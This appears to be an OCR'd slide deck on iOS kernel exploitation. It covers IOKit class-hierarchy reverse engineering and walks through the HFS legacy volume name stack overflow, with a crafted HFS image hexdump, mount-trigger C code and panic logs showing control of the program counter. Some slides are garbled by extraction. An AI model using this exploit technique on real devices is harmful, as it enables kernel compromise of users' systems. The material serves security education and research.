
```
801D5A00 ; IOService::MetaClass::MetaClass(void)
801D5A00     EXPORT __ZN9IOService9MetaClassC1Ev
801D5A00 __ZN9IOService9MetaClassC1Ev           ; CODE XREF: sub_801D5A28+1Ejp
801D5A00     PUSH    {R4,R7,LR}
801D5A02     ADD     R7, SP, #4
801D5A04     MOVS   R3, #0x50 ; 'P'
801D5A06     LDR    R1, =aIoservice ; "IOService"
801D5A08     LDR    R2, =__ZN15IORRegistryEntry10gMetaClassE ; IOR
801D5A0A     LDR.W  R12, =(__ZN11OSMetaClassC2EPKcPKS_j+1)
801D5A0E     MOV    R4, R0
801D5A10     BLX    R12 ; OSMetaClass::OSMetaClass(char const*,O
801D5A12     LDR    R3, =off_8026A25C
801D5A14     STR    R3, [R4]
801D5A16     POP    {R4,R7,PC}
801D5A16 ; End of function IOService::MetaClass::MetaClass(void)
801D5A16
```

R1 = Object Name

R2 = Parent's MetaClass

R3 = Methods of MetaClass

IOKit Object Hierarchy - Full View




All MetaClasses can be found through
refs of

`_ZN11OSMetaClassC2EPKcPKS_j`

Allows to determine the names of
almost all IOKit classes (around 760)

And allows to build the
IOKit object hierarchy tree

IOKit Object Hierarchy - Zoomed



Using IOKit Class Hierarchy for Symbols

- most IOKit classes are without symbols
- however they are derived from base IOKit classes with symbols
- we can create symbols for overloaded methods

Some Methods from AppleBasebandUserClient

```
const:8043A270      DCD  _ZN9IOService12tellChangeUpEm+1 const:8043A274      DCD
_ZN9IOService16allowPowerChangeEm+1 const:8043A278      DCD
_ZN9IOService17cancelPowerChangeEm+1 const:8043A27C      DCD
_ZN9IOService15powerChangeDoneEm+1 const:8043A280      DCD
loc_80437D80+1 const:8043A284      DCD
_ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1 const:8043A288      DCD
_ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1 const:8043A28C      DCD
_ZN12IOUserClient12initWithTaskEP4taskPvm+1 const:8043A290      DCD
sub_80437D5C+1 const:8043A294      DCD
_ZN12IOUserClient10clientDiedEv+1 const:8043A298      DCD
_ZN12IOUserClient10getServiceEv+1 const:8043A29C      DCD
_ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1 const:8043A2A0      DCD
_ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
```

Using IOKit Class Hierarchy for Symbols

Same Methods from IOUserClient

- n
 | _const:80270100 DCD ZN9IOService12tellChangeUpEm+1 _const:80270104 DCD
 | ZN9IOService16allowPowerChangeEm+1 _const:80270108 DCD
- h
 | ZN9IOService17cancelPowerChangeEm+1 _const:8027010C DCD
 | ZN9IOService15powerChangeDoneEm+1 _const:80270110 DCD
- V
 | ZN12IOUserClient14externalMethodEjP25IOExternalMet... _const:80270114 DCD
 | ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1 _const:80270118 DCD
 | ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1 _const:8027011C DCD
 | ZN12IOUserClient12initWithTaskEP4taskPvm+1 _const:80270120 DCD
 | ZN12IOUserClient11clientCloseEvt+1 _const:80270124 DCD
 | ZN12IOUserClient10clientDiedEvt+1 _const:80270128 DCD
 | ZN12IOUserClient10getServiceEvt+1 _const:8027012C DCD
 | ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1 _const:80270130 DCD
 | ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
 | ZN9I
 | ZN9I
 | ZN9IOService15cancelPowerChangeEm+1 _const:8043A27C DCD
 | ZN9IOService15powerChangeDoneEm+1 _const:8043A280 DCD
loc_80437D80+1 _const:8043A284 DCD
 | ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1 _const:8043A288 DCD
 | ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1 _const:8043A28C DCD
 | ZN12IOUserClient12initWithTaskEP4taskPvm+1 _const:8043A290 DCD
sub_80437D5C+1 _const:8043A294 DCD
 | ZN12IOUserClient10clientDiedEvt+1 _const:8043A298 DCD
 | ZN12IOUserClient10getServiceEvt+1 _const:8043A29C DCD
 | ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1 _const:8043A2A0 DCD
 | ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1

Using IOKit Class Hierarchy for Symbols

- borrowing from the parent class we get

- AppleBasebandUserClient::externalMethod(unsigned int, IOExternalMethodArguments *, IOExternalMethodDispatch *, OSObject *, void *)
- AppleBasebandUserClient::clientClose(void)

Symbolized Methods from AppleBasebandUserClient

```
const:8043A270      DCD  __ZN9IOService12tellChangeUpEm+1__const:8043A274      DCD
__ZN9IOService16allowPowerChangeEm+1__const:8043A278      DCD
__ZN9IOService17cancelPowerChangeEm+1__const:8043A27C      DCD
__ZN9IOService15powerChangeDoneEm+1__const:8043A280      DCD
__ZN23AppleBasebandUserClient14externalMethodEP25IOExtern...__const:8043A284      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmy+1__const:8043A288      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvmP12OSDictionary+1__const:8043A28C      DCD
__ZN12IOUserClient12initWithTaskEP4taskPvm+1__const:8043A290      DCD
__ZN23AppleBasebandUserClient11clientCloseEv+1__const:8043A294      DCD
__ZN12IOUserClient10clientDiedEv+1__const:8043A298      DCD
__ZN12IOUserClient10getServiceEv+1__const:8043A29C      DCD
__ZN12IOUserClient24registerNotificationPortEP8ipc_portmm+1__const:8043A2A0      DCD
__ZN12IOUserClient24getNotificationSemaphoreEmPP9semaphore+1
```

Part IV

Kernel Exploitation - Stack Buffer Overflow

HFS Legacy Volume Name Stack Buffer Overflow

- Credits: pod2g
- triggers when a HFS image with overlong volume name is mounted
- stack based buffer overflow in a character conversion routine
- requires root permissions
- used to untether iOS 4.2.1 - 4.2.8

HFS Legacy Volume Name Stack Buffer Overflow

```
int mac_roman_to_unicode(const Str31 hfs_str, UniChar *uni_str,
                         __unused u_int32_t maxCharLen, u_int32_t *unicodeChars)
{
    ...
    p = hfs_str;
    u = uni_str;

    *unicodeChars = pascalChars = *(p++); /* pick up length byte */

    while (pascalChars--) {
        c = *(p++);
        if ( (int8_t) c >= 0 ) { /* check if seven bit ascii */
            *(u++) = (UniChar) c; /* just pad high byte with zero */
        } else { /* its a hi bit character */
            UniChar uc;
            c &= 0x7F;
            *(u++) = uc = gHiBitBaseUnicode[c];
        }
    }
}
```

maxCharLen parameter available but unused

Apple did not fix this function to use maxCharLen... They just fix some calls to the function.

loop counter
is attacker supplied

data is copied/encoded
without length check

Legacy HFS Master Directory Block

```
/* HFS Master Directory Block - 162 bytes */
/* Stored at sector #2 (3rd sector) and second-to-last sector. */
struct HFSMasterDirectoryBlock {
    u_int16_t     drSigWord; /* == kHFSSigWord */
    u_int32_t     drCrDate;  /* date and time of volume creation */
    u_int32_t     drLsMod;   /* date and time of last modification */
    u_int16_t     drAtrb;    /* volume attributes */
    u_int16_t     drNmFIs;   /* number of files in root folder */
    u_int16_t     drVBMSt;   /* first block of volume bitmap */
    u_int16_t     drAllocPtr; /* start of next allocation search */
    u_int16_t     drNmAIBlks; /* number of allocation blocks in volume */
    u_int32_t     drAIBlkSiz; /* size (in bytes) of allocation blocks */
    u_int32_t     drClpSiz;   /* default clump size */
    u_int16_t     drAIBlks;   /* first allocation block in volume */
    u_int32_t     drNxtCNID;  /* next unused catalog node ID */
    u_int16_t     drFreeBks;  /* number of unused allocation blocks */
    u_int8_t      drVN[kHFSMaxVolumeNameChars + 1]; /* volume name */
    u_int32_t     drVolBkUp;  /* date and time of last backup */
    u_int16_t     drVSeqNum;  /* volume backup sequence number */
    ...
}
```

Hexdump of Triggering HFS Image

```
$ hexdump -C exploit.hfs
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |................|
*
00000400  42 44 00 00 00 00 00 00  00 00 01 00 00 00 00 00 |BD................|
00000410  00 00 00 00 00 00 02 00  00 00 00 00 00 00 00 00 |................|
00000420  00 00 00 00 60 41 41 41  41 42 42 42 42 43 43 43 |....`AAAABBBBCCCI
00000430  43 44 44 44 44 45 45 45  45 46 46 46 46 47 47 47 |CDDDDDEEEEFFFFGGGI
00000440  47 48 48 48 48 49 49 49  49 4a 4a 4a 4a 4b 4b 4b |GHHHHIIIIJJJJKKKI
00000450  4b 4c 4c 4c 4c 4d 4d 4d  4d 4e 4e 4e 4e 4f 4f 4f |KLLLLMMMMNNNN000I
00000460  4f 50 50 50 50 51 51 51  51 52 52 52 52 53 53 53 |OPPPPQQQQRRRRSSSI
00000470  53 54 54 54 54 55 55 55  55 56 56 56 56 57 57 57 |STTTTUUUUVVVVWWWI
00000480  57 58 58 58 58 00 00 00  00 00 00 00 00 00 00 00 |WXXXX.....|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |................|
*
00000600
```

Exploit Code

```
int ret, fd; struct vn_ioctl vn; struct hfs_mount_args args;

fd = open("/dev/vn0", O_RDONLY, 0);
if (fd < 0) {
    puts("Can't open /dev/vn0 special file.");
    exit(1);
}

memset(&vn, 0, sizeof(vn));
ioctl(fd, VNIODDETACH, &vn);
vn.vn_file = "/usr/lib/exploit.hfs";
vn.vn_control = vncontrol_readwrite_io_e;
ret = ioctl(fd, VNIOCATTACH, &vn);
close(fd);
if (ret < 0) {
    puts("Can't attach vn0.");
    exit(1);
}

memset(&args, 0, sizeof(args));
args.fspec = "/dev/vn0";
args.hfs_uid = args.hfs_gid = 99;
args.hfs_mask = 0x1c5;
ret = mount("hfs", "/mnt/", MNT_RDONLY, &args);
```

Onow lets analyze the panic log...



Paniclog

```
<plist version="1.0">
<dict>
    <key>bug_type</key>
    <string>110</string>
    <key>description</key>
    <string>Incident Identifier: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
CrashReporter Key: 8a2da05455775e8987cbfac5a0ca54f3f728e274
Hardware Model: iPod4,1
Date/Time: 2011-07-26 09:55:12.761 +0200
OS Version: iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041 r1: 0x00000000 r2: 0x00000000 r3: 0x000000ff
r4: 0x00570057 r5: 0x00540053 r6: 0x00570155 r7: 0xcdbfb720
r8: 0xcdbfb738 r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
r12: 0x00000000 sp: 0xcdbfb6e0 lr: 0x8011c47f pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
Kernel version: Darwin Kernel Version 10.4.0: Wed Oct 20 20:14:45 PDT 2010; root:xnu-1504.58.28~3/RELEASE_ARM_S5L8930X
iBoot version: iBoot-931.71.16
secure boot?: YES
Paniclog version: 1
Epoch Time: sec usec
  Boot : 0x4e2e7173 0x00000000
  Sleep : 0x00000000 0x00000000
  Wake : 0x00000000 0x00000000
  Calendar: 0x4e2e7285 0x000f2b1a

Task 0x80e08d3c: 5484 pages, 77 threads: pid 0: kernel_task
...
Task 0x83a031e4: 76 pages, 1 threads: pid 209: hfsexploit
    thread 0xc0717000
        kernel backtrace: cdbfb5b4
            lr: 0x80068a91 fp: 0xcdbfb5e0
            lr: 0x80069fd4 fp: 0xcdbfb5ec
            lr: 0x8006adb8 fp:</string>
        ...
</dict>
</plist>
```

Paniclog - Zoomed

```
...
Hardware Model:      iPod4,1
Date/Time:          2011-07-26 09:55:12.761 +0200
OS Version:         iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000  r10: 0x0000003a r11: 0x00000000
r12: 0x00000000  sp: 0xcdbfb6e0   lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057
```

```
Debugger message: Fatal Exception
OS version: 8C148
...
```

Paniclog - Zoomed

```
text:80090068          BCS           loc_80090120
text:8009006A
...
Hardware      ; CODE XREF: _utf8_encodestr+192↓j
Date/          STRB.W        R0, [R4],#1
OS Version    B             loc_8008FFD6
; -----
text:80090070 ; -----
text:80090070 ; -----
text:80090070 loc_80090070 ; CODE XREF: _utf8_encodestr+D2↑j

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041 r1: 0x00000000 r2: 0x00000000 r3: 0x000000ff
r4: 0x00570057 r5: 0x00540053 r6: 0x00570155 r7: 0xcdbfb720
r8: 0xcdbfb738 r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
r12: 0x00000000 sp: 0xcdbfb6e0 lr: 0x8011c47f pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057
Debugger message: Fatal Exception
OS version: 8C148
...
```

Calling Function

```
text:8011C43C ; CODE XREF: sub_80118330+6C↑p
text:8011C43C _hfs_to_utf8
text:8011C43C
text:8011C43C
text:8011C43C var_B8      = -0xB8
text:8011C43C var_B4      = -0xB4
text:8011C43C var_B0      = -0xB0

nt
hfs_to_utf8(ExtendedVCB *vcb, const Str31 hfs_str, ...)

int error;
UniChar uniStr[MAX_HFS_UNICODE_CHARS];
ItemCount uniCount;
size_t utf8len;
hfs_to_unicode_func_t hfs_get_unicode = VCBTOHFS(vcb)->hfs_get_unicode;
error = hfs_get_unicode(hfs_str, uniStr, MAX_HFS_UNICODE_CHARS, &uniCount);
if (uniCount == 0)
    error = EINVAL;
if (error == 0) {
    error = utf8_encodestr(uniStr, uniCount * sizeof(UniChar), dstStr, &utf8len, maxDstLen, ':', 0);
    ...
}

text:8011C468 ; CODE XREF: _hfs_to_utf8+22↑j
text:8011C468 loc_8011C468
text:8011C468     ADD      R3, SP, #0xB8+utf8len
text:8011C468     LSLS    R1, R1, #1
text:8011C46A     STR     R0, [SP,#0xB8+var_B0]
text:8011C46C     LDR     R2, [SP,#0xB8+dstStr]
text:8011C46E     ADD.W   R0, SP, #0xB8+uniStr
text:8011C470     STR     R5, [SP,#0xB8+var_B8]
text:8011C474     MOVS   R5, ':'
text:8011C476     STR     R5, [SP,#0xB8+var_B4]
text:8011C478     BL     utf8_encodestr
text:8011C47A     CMP     R0, #0x3F
text:8011C47E     MOV     R4, R0
```

Calling Function (II)



Hexdump of Improved HFS Image

```
$ hexdump -C exploit_improved.hfs
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
00000400  42 44 00 00 00 00 00 00 00 00 01 00 00 00 00 00 |BD.....
00000410  00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 |.....
00000420  00 00 00 00 60 58 58 58 58 58 58 58 58 58 58 58 |....`XXXXXXXXXX
00000430  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXXX
00000440  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXXX
00000450  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXXX
00000460  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXXX
00000470  58 58 00 00 41 41 42 42 43 43 44 44 45 45 46 46 |XX..AABBCCDDEEFF
00000480  47 47 48 48 58 00 00 00 00 00 00 00 00 00 00 00 |GGHHX.....
00000490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....
*
00000600
```

uniCount R4 R5 R6 R7 PC

Paniclog of Improved HFS Image

```
...
Hardware Model:      iPod4,1
Date/Time:          2011-07-26 11:05:23.612 +0200
OS Version:         iPhone OS 4.2.1 (8C148)

sleh_abort: prefetch abort in kernel mode: fault_addr=0x450044
r0: 0x00000016  r1: 0x00000000  r2: 0x00000058  r3: 0xcdbf37d0
r4: 0x00410041  r5: 0x00420042  r6: 0x00430043  r7: 0x00440044
r8: 0x8a3ee804  r9: 0x00000000  r10: 0x81b44250 r11: 0xc07c7000
r12: 0x89640c88  sp: 0xcdbf37e8   lr: 0x8011c457  pc: 0x00450044
cpsr: 0x20000033 fsr: 0x00000005 far: 0x00450044
```

